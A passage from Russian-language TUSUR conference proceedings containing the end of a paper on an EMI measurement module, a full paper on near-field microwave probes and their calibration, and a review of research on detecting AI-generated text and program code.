


Рис. 3. Модель модуля измерений уровня излучаемых помехоэмиссий в ПО GNU Radio




Рис. 4. Спектр сигнала, поступающего в детектор при частоте РЧ-сигнала 10 ГГц




Рис. 5. Вид ФНЧ




Рис. 6. Частотная зависимость S -параметров микрополоскового фильтра

Размеры микрополоскового фильтра

$L1, L5,$ мм	$W1, W5,$ мм	$L2, L4,$ мм	$W2, W4,$ мм	$L3,$ мм	$W3,$ мм
0,706	0,411	1,533	11,182	2,285	0,411

Печатная плата модуля измерения уровня помехоэмиссий

Разработана 3D-модель ПП модуля измерения уровней помехоэмиссии (рис. 6).

Согласование для РЧ-тракта выполнено с сопротивлением 50 Ом. ПП является четырехслойной и выполнена по 3-му классу точности ГОСТ Р 53429-2009. На плате установлен МК STM32F427VIT6 для управления ЦА и микросхемой ОГ и получения данных об измеренном РЧ-сигнале с микросхемы детектора для дальнейшей передачи данных о сигнале на ПК по интерфейсу USB. Сигнальные про-

водники USB-интерфейса выполнены с согласованием 90 Ом.




Рис. 6. 3D-модель разработанной ПП модуля измерения уровней помехоэмиссии

На плате имеются дополнительные выводы UART и SPI для связи микроконтроллера с АПК.

Заключение

В статье приведены разработанная структурная блок-схема и компоненты модуля измерения уровней помехоэмиссии в диапазоне частот до 10 ГГц. Разработана модель четырехслойной ПП модуля. Данный модуль способен измерять уровень сигнала в диапазоне частот до 11 ГГц. Подключение к плате осуществляется через USB-интерфейс. Согласование модуля выполнено с сопротивлением 50 Ом. Для фильтрации зеркального канала спроектирован и промоделирован микрополосковый ФНЧ.

Работа выполнена при финансовой поддержке Фонда содействия инновациям, договор № 26ГУП КЭС18/91722.

Литература

1. Cohn M. A sideband-mixing superheterodyne receiver / M. Cohn, W.C. King // Proceedings of the IRE. – 1956. – Vol. 44, No. 11. – PP. 1595–1599.
2. Rahim F.A. Evolution and trends of EMI receiver // IEEE International RF and Microwave Conference. – 2013. – PP. 362–367.
3. Braun S. A Real-Time Time-Domain EMI Measurement System for Full-Compliance Measurements According to CISPR 16-1-1 / S. Braun, T. Donauer, P. Russer // IEEE Transactions on Electromagnetic Compatibility. – 2008. – PP. 259–267.
4. Abidi A. The Path to the Software-Defined Radio Receiver // IEEE Journal of Solid-State Circuits. – 2007. – Vol. 42, No. 5. – PP. 954–966.
5. Pneumatikakis A. A 900 MHz/1800 MHz/1900 MHz superhet receiver engaging high IF1 for image rejection / A. Pneumatikakis, L. Dermentzoglou, A. Arapoyanni, I. Mosiadis // Proceedings of the 2000 Third IEEE International Caracas Conference on Devices, Circuits and Systems (Cat. No. 00TH8474). – IEEE, 2000.
6. GNU Radio. The Free & Open Soft Radio Ecosystem [Электронный ресурс]. – URL: <https://www.gnuradio.org> (дата обращения: 04.04.2024).
7. Гошин Г.Г. Устройства СВЧ и антенны. – Ч. 1: Устройства СВЧ: учеб. пособие. – М.: Томск: ТУСУР, 2012. – 222 с.
8. HMC629ALP4E. 3 dB LSB GaAs MMIC 4-bit digital serial control attenuator, DC – 10 GHz [Электронный ре-

сурс]. – URL: <https://www.analog.com/media/en/technical-documentation/data-sheets/hmc629A.pdf> (дата обращения: 07.05.2024).

9. Analog Devices. Wideband Synthesizer with Integrated VCO. ADF4351. DataSheet [Электронный ресурс]. – URL: <https://www.analog.com/media/en/technical-documentation/data-sheets/ADF4351.pdf> (дата обращения: 12.05.2024).

10. ADE-42MH+. Surface Mount Frequency Mixer. DataSheet [Электронный ресурс]. – URL: <https://www.mini-circuits.com/pdfs/ADE-42MH+.pdf> (дата обращения: 09.05.2024).

11. SAW Bandpass Filter. DataSheet [Электронный ресурс]. – URL: <http://www.itf.co.kr/product/Goods/files/p2/NR2004-F1G02-AS03.pdf> (дата обращения: 09.05.2024).

12. SI4468/7. High-Performance, Low-Current Transceiver. Datasheet [Электронный ресурс]. – URL:

<https://www.silabs.com/documents/public/data-sheets/Si4468-7.pdf>.

13. ГОСТ Р 53429-2009. Платы печатные. Основные параметры конструкции. – М.: Стандартинформ, 2009. – 11 с.

Бучинский Александр Дмитриевич

Магистрант ПИИШ

Томского государственного университета

систем управления и радиоэлектроники (ТУСУР)

Эл. почта: buchinsky_a_d@tu.tusur.ru

Семенюк Валерий Александрович

Аспирант каф. ТУ ТУСУРа

Эл. почта: valerii.a.semeniuk@tusur.ru

В.И. Варварин, Т.И. Третьяков

СВЧ-зонды для измерения компонент электромагнитного поля в ближней зоне печатной платы в частотном диапазоне до 10 ГГц

Разработаны СВЧ-зонды для измерения магнитной и электрической компонент электромагнитного поля в частотном диапазоне до 10 ГГц. Приведены методика расчета коэффициента калибровки и погрешность измерения напряженности электромагнитного поля. Дан сравнительный анализ разработанных и существующих СВЧ-зондов.

Ключевые слова: помехоэмиссия, ближняя зона, измерительные зонды, коэффициент калибровки.

Совершенствование современных радиоэлектронных средств (РЭС) зачастую происходит за счет увеличения плотности трассировки печатных плат (ПП) и рабочих частот, что приводит к возникновению кондуктивных и излучаемых электромагнитных помех. Используемые технические решения с соблюдением требований по электромагнитной совместимости (ЭМС), как правило, проверяют, используя моделирование и измерения, что позволяет уменьшить количество итераций разрабатываемых прототипов и пройти процедуру сертификации. Это позволяет снизить стоимость на разработку РЭС с преимущественным по срокам выходом на рынок конечного продукта. Поэтому возникает потребность в измерении и локализации источников помехоэмиссии на ПП РЭС. Измерения излучаемой помехоэмиссии РЭС проводят, используя безэховые или реверберационные камеры, а также устройства на основе ТЕМ-камер.

Измерения в безэховых и реверберационных камерах являются достаточно трудоемкими и дорогостоящими процессами, а измерения с использованием ТЕМ-камер ограничивается размером ПП и их верхними граничными частотами. Также широко применяется метод поверхностного сканирования в частотном диапазоне от 150 кГц до 1 ГГц согласно международному стандарту IEC-61967-3 [1].

Однако существуют стандарты, регламентирующие измерение помехоэмиссии в более высоком частотном диапазоне. На сегодняшний день разработано множество технических решений для поверхностного сканирования ПП, таких как сканеры EMScan [2], EM-Matrix [3] и экспериментальный автоматизированный сканер [4]. Одними из основных элементов данных устройств являются СВЧ-зонды, выполненные на основе магнитно-рамочных антенн и штыревого электрического монополя для измерения тангенциальных компонент магнитного и электрического полей в плоскости измерения, расположенной в ближней зоне ПП. При этом исследуемый частотный диапазон и точность локализации источника помехоэмиссии зависят от характеристик используемых СВЧ-зондов.

Цель данной работы – разработка СВЧ-зондов для измерения электрической и магнитной компонент электромагнитного поля для оценки уровней помехоэмиссии в ближней зоне ПП в частотном диапазоне до 10 ГГц.

Выбор и обоснование геометрических моделей СВЧ-зондов

Существует СВЧ-зонд размерами 10×10 мм² и шириной проводника 0,5 мм на основе копланарной линии передач (КЛП) [5], предназначенный для измерения магнитной компоненты поля в частотном диапазоне от 1 до 20 ГГц.

В работе [6] представлен СВЧ-зонд на основе полосковой линии (ПЛ) с диаметром 10 мм, применяемый для измерения магнитной компоненты поля в частотном диапазоне от 150 кГц до 1 ГГц согласно стандарту [1]. Применяются СВЧ-зонды на основе коаксиального кабеля с замкнутым контуром [7] с размером петли 5×8 мм² для измерения магнитной компоненты в частотном диапазоне от 2 до 10 ГГц. Также на основе коаксиального кабеля существуют СВЧ-зонды для измерения электрической компоненты поля, центральная жила которого представляет собой электрический монополь.

Стоит учитывать, что размер СВЧ-зонда для измерения магнитной компоненты поля должен быть достаточно мал по сравнению с длиной волны на верхней частоте исследуемого диапазона, тогда поле вокруг контура СВЧ-зонда можно считать однородным [8]. При этом размер зонда должен многократно превышать размеры поперечного сечения проводника, из которого он изготовлен. В таком случае влиянием СВЧ-зонда на измеряемое магнитное поле можно пренебречь [9].

Разработаны модели (рис. 1) СВЧ-зондов на основе КЛП для измерения компонент электромагнитного поля.




Рис. 1. Модели СВЧ-зондов для измерения магнитной (а) и электрической (б) компонент электромагнитного поля

СВЧ-зонд (см. рис. 1, а), предназначенный для измерения магнитной компоненты поля в частотном

диапазоне до 10 ГГц, изготовлен на подложке FSD1020T [10] с диэлектрической проницаемостью $\epsilon = 10,3$, что позволяет согласовать СВЧ-зонд с КЛП фидерной линии без использования конических переходов, как это реализовано в работах [11, 12]. Диаметр СВЧ-зонда составляет 7 мм, ширина проводника 0,5 мм, слой металлизации 35 мкм и волновое сопротивление 50 Ом.

Модель СВЧ-зонда для измерения электрической компоненты электромагнитного поля (см. рис. 1, б) имеет волновое сопротивление 50 Ом, толщина металлизации составляет 18 мкм, центральный проводник шириной 1 мм выступает на 5 мм, образуя электрический монополь.

Калибровка СВЧ-зондов

При измерении напряженности электромагнитного поля на входе измерительного приемника регистрируется значение напряжения, наводимое на СВЧ-зонд. Его необходимо преобразовать в значение напряженности поля с учетом калибровочной характеристики СВЧ-зонда.

Расчет калибровочной характеристики проводится как [13]

$$AF = H_{sim} - U_p, \quad (1)$$

где AF – коэффициент калибровки, H_{sim} – значение вычисленного магнитного поля от источника электромагнитного излучения (ЭМИ), U_p – напряжение на СВЧ-зонде.

Расчет калибровочных характеристик производился в ходе электродинамического моделирования в программном обеспечении с использованием метода конечных разностей во временной области. В качестве источника ЭМИ выбрана микрополосковая линия длиной 50 мм с волновым сопротивлением 50 Ом. В ходе электродинамического моделирования получена частотная зависимость магнитной компоненты напряженности поля на расстоянии 10 мм над центром микрополосковой линии. Далее в это место помещалась модель СВЧ-зонда, после чего вычислялось напряжение на выходе СВЧ-зонда. Используя (1), вычислялся коэффициент калибровки AF СВЧ-зонда для измерения магнитной компоненты поля в диапазоне частот до 10 ГГц (рис. 2).




Рис. 2. Частотная зависимость AF : разработанный СВЧ-зонд – а; зонды на основе КЛП – б; ПЛ – в; коаксиального кабеля – г

Как видно из рис. 2, максимальное значение AF разработанного СВЧ-зонда достигается на нулевой частоте и составляет 27 дБ(А/В·м), а минимальное значение – –15 дБ(А/В·м) на частоте 6,6 ГГц. Разброс значений составляет 42 дБ(А/В·м), что идентично по значению с разбросом СВЧ-зонда на основе КЛП. При этом у СВЧ-зонда на основе ПЛ разброс составляет 34 дБ(А/В·м), а на основе коаксиального кабеля – –39 дБ(А/В·м). Разброс значений AF характеризует неоднородность частотной зависимости коэффициента усиления СВЧ-зонда.

Проведен расчет коэффициента калибровки AF СВЧ-зондов для измерения электрической компоненты поля (рис. 3).




Рис. 3. Частотная зависимость коэффициента калибровки: разработанный СВЧ-зонд – а; зонд на основе коаксиального кабеля – б

Как видно из рис. 3 максимальное значение AF разработанного СВЧ-зонда для измерения электрической компоненты поля достигается на нулевой частоте и составляет 98 дБ(А/В·м), минимальное значение – 17 дБ(А/В·м) на частоте 5,9 ГГц. Разброс значений составляет 81 дБ(А/В·м). При этом разброс СВЧ-зонда на основе коаксиального кабеля составляет 48 дБ(А/В·м).

Оценка погрешности измерения

Для дальнейшего исследования СВЧ-зонд смещается вдоль оси y на 4,5 мм от центра микрополосковой линии. Используя AF , рассчитывалась напряженность магнитного поля в этих точках и сравнивалась с напряженностью магнитного поля, полученного по результатам моделирования (рис. 4).




Рис. 4. Частотная зависимость напряженности магнитного поля: моделирование (—) и расчет с использованием AF (---) разработанный СВЧ-зонд – а; зонд на основе КЛП – б; ПЛ – в; коаксиального кабеля – г

Как видно из рис. 4, максимальное отклонение разработанного СВЧ-зонда для измерения магнитной компоненты поля составляет 27 дБ(А/В·м) на частоте 4,4 ГГц, в среднем отклонение не превышает 10 дБ(А/В·м). Максимальное отклонение результатов СВЧ-зонда на основе КЛП составило 32 дБ(А/В·м), а среднее – 12 дБ(А/В·м). На основе ПЛ максимальное значение – 28 дБ(А/В·м) среднее – 10 дБ(А/В·м), для СВЧ-зонда на основе коаксиальной линии максимальное отклонение составляет 30 дБ(А/В·м) на частоте 5,3 ГГц, а среднее отклонение – 18 дБ(А/В·м). Таким образом, при сравнительном анализе средние и максимальные отклонения разработанного СВЧ-зонда являются минимальными среди рассмотренных СВЧ-зондов, что доказывает его применимость для измерения магнитной компоненты поля.

Исследованы СВЧ-зонды для измерения электрической компоненты электромагнитного поля. СВЧ-зонд также смещался на 4,5 мм вдоль оси y от центра микрополосковой линии с последующим расчетом напряженности электрического поля с использованием AF (рис. 5).




Рис. 5. Частотная зависимость напряженности электрического поля, моделирование (—) и расчет с использованием AF (- -) разработанного СВЧ-зонда – а; зонда на основе коаксиального кабеля – б

Как видно из рис. 5, максимальное отклонение разработанного СВЧ-зонда для измерения электрической компоненты поля составляет 24 дБ(А/В·м), а среднее – –8 дБ(А/В·м). Максимальное отклонение СВЧ-зонда на основе коаксиальной линии составило 21 дБ(А/В·м), а среднее – 7 дБ(А/В·м). В результате отклонение при использовании СВЧ-зонда для измерения электрической компоненты поля сопоставимо с отклонением для СВЧ-зонда на основе коаксиальной линии.

Заключение

Разработаны СВЧ-зонды для измерения магнитной и электрической компонент электромагнитного поля в частотном диапазоне до 10 ГГц. Вычислены калибровочные характеристики и приведена оценка погрешности результатов измерений. Проведено сравнение полученных результатов разработанных моделей СВЧ-зондов с наиболее распространенными моделями СВЧ-зондов. На основании проведенного сравнительного анализа доказана применимость разработанных моделей СВЧ-зондов.

Работа выполнена при финансовой поддержке Фонда содействия инновациям, договор № 26ГУП КЭС18/91722.

Литература

1. Integrated circuits. Measurement of electromagnetic emissions, 150 kHz to 1 GHz. – Part 3: Measurement of radiated emissions - Surface scan method. – IEC 61967-3. – 2005.
2. EMxpert от 20 MHz-1 GHz [Электронный ресурс]. – URL: http://dev.ccontrols.pl/cms/upload/content/news/EMxpert_Datasheet.pdf (дата обращения: 16.09.2024).
3. Dienot J.M. Applications for Diagnosis of Real Electromagnetic Behaviors in Hybrid Electronic Architectures. / J.M. Dienot, G. Viné // IEEE International Workshop on Metrology for AeroSpace (MetroAeroSpace). – 2018. – PP. 363–368.
4. Pfeifer S. A Novel Automated Phasor Measurement System for Validated and Traceable EMC/EMI Near-Field Analysis / S. Pfeifer, B. Kochali, E. Grobbelaar // IEEE Electromagnetic Compatibility Magazine. – 2016. – PP. 41–47.
5. Gao Y. A new miniature magnetic field probe for measuring three-dimensional fields in planar high frequency circuits / Y. Gao, I. Wolff // IEEE Trans. Microw. Theory Tech. – 1996. – Vol. 44, No. 6. – PP. 911–918.
6. Экспериментальная установка для измерения электромагнитного излучения от излучающей структуры в ближней зоне / И.В. Скворцов, Р.Р. Латыпов, О.Н. Шерстюков, Р.Ф. Бабаев // Журнал радиоэлектроники. – 2019. – № 11. – С. 11–19.
7. Calibration and compensation of near-field scan measurements / J. Shi, M.A. Cracraft, K.P. Slattery, M. Yamaguchi // IEEE Transactions on Electromagnetic Compatibility. – 2005. – Vol. 47, No. 3. – PP. 642–650.
8. Harada T. Near field magnetic measurements and their applications to EMC of digital equipment / T. Harada, N. Masuda, M. Yamaguchi // IEICE-Transactions on Electronics. – 2006. – Vol. 89, No. 1 – PP. 9–15.
9. Carobbi C.M. Electromotive Force Induced in and Inductance of an Electrically Small Circular Loop Antenna / C.M. Carobbi, A. Bonci // IEEE Transactions on Electromagnetic Compatibility. – 2014. – Vol. 56, No. 4. – PP. 780–783.
10. СВЧ-материалы FSD для изготовления печатных плат [Электронный ресурс]. – Режим доступа: <https://eltm.ru/svch-materialy-fsd.html/nid/2228> (дата обращения: 10.09.2024).
11. Kim J.M. Resonance-suppressed magnetic field probe for EM field-mapping system / J.M. Kim, W.T. Kim, J.G. Yook // IEEE Transactions on Microwave Theory and Techniques. – 2005. – Vol. 53, No. 9. – PP. 2693–2699.
12. Non-contacting electric and magnetic field probe for measuring EM fields on microwave planar circuits / K. Sugawara, C.P. Chen, Z. Ma, T. Anada // IEEE Asia-Pacific Microwave Conference. – 2007. – PP. 1–4.
13. Dimitrijevic T. Calibration of the loop probe for the near-field measurement / T. Dimitrijevic, A. Atanaskovic, N.S. Doncov // International Journal of Microwave and Wireless Technologies. – 2020. – Vol. 12, No. 9. – PP. 878–884.

Варварин Вячеслав Игоревич

Магистрант ПИШ Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: viacheslav.i.varvarin@tusur.ru

Третьяков Тимур Игоревич

Аспирант каф. телевидения и управления (ТУ) ТУСУРа
Эл. почта: timur.i.tretiaikov@tusur.ru

Секция 14

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

*Председатель – Шелупанов Александр Александрович,
президент ТУСУРа, проф., д.т.н.*

УДК 004.912

С.Г. Букина, С.С. Харченко

Современное положение исследований в области определения искусственно сгенерированных текстов

Рассматривается современное состояние исследований в области генерации и детекции искусственно сгенерированных текстов на естественных языках и программного кода. Уделяется внимание сходствам между естественными языками и языками программирования, что позволяет заимствовать методы анализа текста для детекции кода. Описаны возможные области применения генеративных моделей и связанные с ними угрозы. Рассмотрены современные подходы к выявлению сгенерированного текста и программного кода, а также обозначены основные вызовы и перспективы развития технологий в этой области.

Ключевые слова: обработка текста, естественные языки, программный код, искусственный интеллект, языковые модели.

Современные сервисы с искусственным интеллектом (ИИ) демонстрируют стремительное развитие не только в области генерации текста на естественных языках, но и в создании программного кода. Большие языковые модели, такие как GPT, BERT и их модификации, способны создавать текст, трудно различимый от написанного человеком. Данные модели находят применение в широком спектре сфер деятельности – от автоматизации клиентской поддержки и создания контента до помощи в образовательном процессе. Согласно данным отчета McKinsey [1], 65% респондентов заявили, что их компании используют генеративный ИИ для решения минимум одной бизнес-функции. Тем не менее наряду с преимуществами они вызывают этические и социальные вопросы.

В работе [2] приводятся этические последствия генерации текстов. Генерация текста с целью создания фальсифицированных новостей, введения общественности в заблуждение и мошеннических действий подталкивает к необходимости разработки методов распознавания искусственно сгенерированных текстов. Новый виток применения языковых моделей в области автоматизации разработки создаст ряд угроз, таких как создание вредоносного и небезопасного кода; интеграция данного кода в цепочки поставки программного обеспечения, что создает риски, связанные с внедрением уязвимостей; угроза интеллектуальной собственности, поскольку затрудняется контроль над тем, откуда взяты исходные данные для генерации; снижение качества разработки, так как с использованием генеративных моделей возрастает риск разработки некачественного или трудно поддерживаемого кода. Таким образом, генерация программного кода несет в себе риски информационной безопасности, а также и риски экономические, ведь поддержка и исправление кода могут оказаться весьма затратной задачей.

Программный код и текст как языковые структуры

Программный код и текст на естественных языках, несмотря на различия в их функциях и целях, обладают схожими характеристиками как с точки зрения структуры, так и с точки зрения обработки и

анализа. Естественные языки характеризуются наличием грамматических правил, синтаксиса и семантики, которые определяют корректность и смысл предложений. Аналогично языки программирования подчиняются строгим синтаксическим и семантическим правилам, которые определяют корректность и работоспособность кода. Эти общие принципы позволяют рассматривать программный код и текст на естественных языках как системы с определенными лингвистическими признаками, что открывает возможность заимствования методов из области обработки естественного языка для анализа программного кода [3].

Одним из ключевых сходств между текстом и кодом является наличие синтаксической структуры. В текстах на естественных языках синтаксис определяет, как слова могут быть объединены в предложения, а в программировании синтаксис языка определяет, как операторы и выражения могут быть соединены для создания корректного кода. Исследования показывают, что как в тексте, так и в коде присутствуют шаблоны и регулярные структуры, которые могут быть обнаружены и проанализированы с помощью алгоритмов машинного обучения [4].

Еще одной общей чертой является семантика, касающаяся смысла высказываний. Для текста семантика определяет смысл слов и предложений в контексте, в то время как в программировании семантика описывает, как операторы кода влияют на выполнение кода. Важно отметить, что, как и в текстах на естественных языках, в программном коде существует множество логических и смысловых конструкций, которые можно анализировать на предмет соответствия заданным паттернам или для выявления отклонений от нормы [5–6]. Для обоих типов данных успешная детекция таких отклонений может служить одним из методов для распознавания сгенерированных элементов.

Кроме того, в общих чертах можно выявить стилистические признаки. В научной литературе на тему детекции искусственно сгенерированных текстов часто упоминается важность анализа стиля и лексической последовательности [7, 8]. Эти же подходы могут быть адаптированы для анализа кода, где

важно изучать такие факторы, как использование переменных, структур данных и повторяющиеся шаблоны программирования.

Генерация текста на естественных языках

Историческое развитие языковых моделей происходит из простых алгоритмов, начиная от работы Маркова и введения понятия цепи Маркова с дальнейшим применением к роману А.С. Пушкина «Евгений Онегин». С тех пор, после предложения трансформенной архитектуры, предложенной в работе [9], произошло значительное улучшение генерации текста за счет параллельной обработки данных и эффективного использования контекста.

Современные языковые генеративные модели, такие как GPT, BERT, LLaMA (компании Meta, признанной экстремистской организацией в Российской Федерации), PaLM и Chinchilla, используют архитектуру трансформеров, что обеспечивает более точное предсказание следующего элемента последовательности и учет долгосрочных зависимостей в тексте [10–13]. GPT представляет собой генеративную модель, которая последовательно предсказывает следующий токен на основе предыдущих, демонстрируя впечатляющие результаты в задачах генерации текста. BERT является двунаправленной моделью, обученной на восстановление пропущенных слов в предложении, что делает её более эффективной в задачах, связанных с пониманием контекста. LLaMA и PaLM представляют собой более новые и усовершенствованные модели, направленные на сокращение вычислительных затрат при сохранении высокой производительности, а модель Chinchilla оптимизирует соотношение объема данных и параметров модели для достижения более эффективных результатов при меньших затратах вычислительных ресурсов.

Прогресс в генерации текста привел к необходимости разработки моделей детекции, к числу которых можно отнести методы статистического анализа, машинное обучение, глубокие нейронные сети, позволяющие выделить признаки, отличающие искусственно сгенерированный текст от написанного человеком.

Генерация программного кода

Современные модели генерации программного кода представляют собой значительное достижение в области искусственного интеллекта и машинного обучения. Такие модели, как GPT, CodeBERT и Ollama, используют архитектуру трансформеров и обучены на обширных репозиториях кода, что позволяет им генерировать фрагменты кода с высокой степенью точности и соответствия синтаксическим нормам [14, 15]. Несмотря на положительный эффект данных моделей, они создают ряд угроз, описанных во введении к данной статье.

Перспективным направлением исследований в области детекции сгенерированного программного кода является адаптация к данной области методов, разработанных для детекции сгенерированного текста на естественных языках.

В работе [16] представлено первое исследование, направленное на систематическое изучение подотчетности PLG моделям, в том числе в работе исследуется идентификация искусственно сгенерированного кода с определением его принадлежности к исходной модели генерации. В основе исследования лежат работы [17–19] и их выводы о том, что различные генеративные модели имеют схожие признаки. В целях исследования были выделены выявления: сгенерированного одной и той же моделью программного кода; программного кода, сгенерированного неизвестными моделями, что позволит подтвердить гипотезу об общих признаках, присутствующих во всех генеративных моделях, используемых для генерации кода. В эксперименте задействованы наборы данных HumanEval, MBPP и APPS. Сгенерированный код объединяется с написанным человеком. При создании модели был настроен UniXcoder [20], предварительно обученный на наборе CodeSearchNet с дополнениями.

В данной задаче бинарной классификации в качестве метрики выступала AUC-ROC. В результате данная метрика достигает значения около 100% в случае генерации одной и той же моделью для всех датасетов, взятых в работу. В случае генерации кода разными моделями минимальное значение AUC достигает 83%.

Работа [21] с настроенной моделью BERT показала превосходство над другими методами обнаружения сгенерированных текстов. В описываемой работе была использована данная модель применимо к обнаружению сгенерированного кода. Однако в данной работе применение данного детектора достигло значения AUC-ROC в диапазоне от 53,3 до 69,2%, что указало на неспособность текстового детектора выявить сгенерированный код в данном случае. При работе над настройкой модели BERT [22] было достигнуто значение 95% AUC-ROC в случае генерации одной моделью, но в случае генерации неизвестными моделями значение показателя снижается почти до 50%.

Заключение

В данной статье было рассмотрено современное состояние исследований в области генерации текста на естественных языках и программного кода с акцентом на его безопасность и методы детекции. Одним из ключевых направлений, выдвинутых в исследовании, является адаптация существующих методов детекции, разработанных для анализа текстов, к задачам выявления сгенерированного кода.

Литература

